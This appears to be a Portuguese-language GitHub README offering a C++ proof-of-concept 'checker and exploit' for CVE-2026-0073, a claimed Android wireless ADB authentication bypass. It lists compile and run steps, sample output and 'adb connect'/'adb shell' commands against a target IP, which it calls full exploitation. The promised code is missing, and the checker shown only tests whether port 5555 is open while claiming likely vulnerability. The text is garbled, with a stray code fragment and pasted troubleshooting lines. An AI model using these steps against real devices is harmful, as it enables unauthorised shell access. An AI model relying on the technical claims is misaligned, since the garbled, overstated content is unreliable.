 0xredash/cve-2026-0073
Verificador de prova de conceito em C++ e exploit para CVE-2026-0073, uma burla de autenticação do ADB sem fios do Android que permite acesso remoto à shell sem autenticação na porta 5555.





CVE-2026-0073 é uma vulnerabilidade crítica de bypass de autenticação no Wireless ADB do Android (daemon adbd).
Um atacante na mesma rede pode contornar a autenticação mútua TLS e conectar-se ao dispositivo sem aprovação do usuário ou emparelhamento prévio.
| Item | Detalhes |
|---|---|
| ID CVE | CVE-2026-0073 |
| Severidade | Crítica |
| Pontuação CVSS | 8.8 |
| Componente Afetado | adbd (Android Debug Bridge) - Manipulador TLS |
| Tipo | Bypass de Autenticação |
| Impacto | Acesso Remoto ao Shell (usuário shell) |
| Corrigido | Boletim de Segurança do Android de maio de 2026 |
Corrigido em: nível de patch de segurança 2026-05-01 e posteriores.
shelladbd_tls_verify_cert()O erro ocorre porque o arquivo CVE-2026-0073-Checker.cpp ainda não existe.
nano CVE-2026-0073-Checker.cpp
Copie e cole o código completo abaixo no editor:
Salve e saia (Ctrl + X → Y → Enter)
Compile novamente:
g++ -o CVE-2026-0073 CVE-2026-0073-Checker.cpp -lssl -lcrypto -Wall -O2
./CVE-2026-0073 192.168.1.105
Aqui está exatamente o que você verá se o programa C++ funcionar com sucesso em um dispositivo Android vulnerável:
╔══════════════════════════════════════════════════════════════╗
║                CVE-2026-0073  PoC Checker                    ║
║         Android Wireless ADB Authentication Bypass           ║
╚══════════════════════════════════════════════════════════════╝

Target : 192.168.1.105

[*] Checking 192.168.1.105:5555 → OPEN

[!] Wireless ADB Port is Open!
[!] High chance of being vulnerable to CVE-2026-0073

Next Steps:
   1. adb connect 192.168.1.105:5555
   2. adb shell
OPEN em verde → A porta ADB está escutando.Execute estes comandos:
adb connect 192.168.1.105:5555
Se disser:
connected to 192.168.1.105:5555
Em seguida, digite:
adb shell
Você deve entrar no dispositivo:
pixel8:/ $
Isso é exploração bem-sucedida completa.
Este PoC destina-se apenas a fins educacionais e testes autorizados.
Você só pode usar esta ferramenta em dispositivos que possui ou para os quais tem permissão explícita de testar. O uso não autorizado é ilegal e estritamente proibido.
Use por sua conta e risco. O autor não é responsável por quaisquer danos ou consequências legais.
🎯 Feito com cautela — Use apenas em dispositivos autorizados.

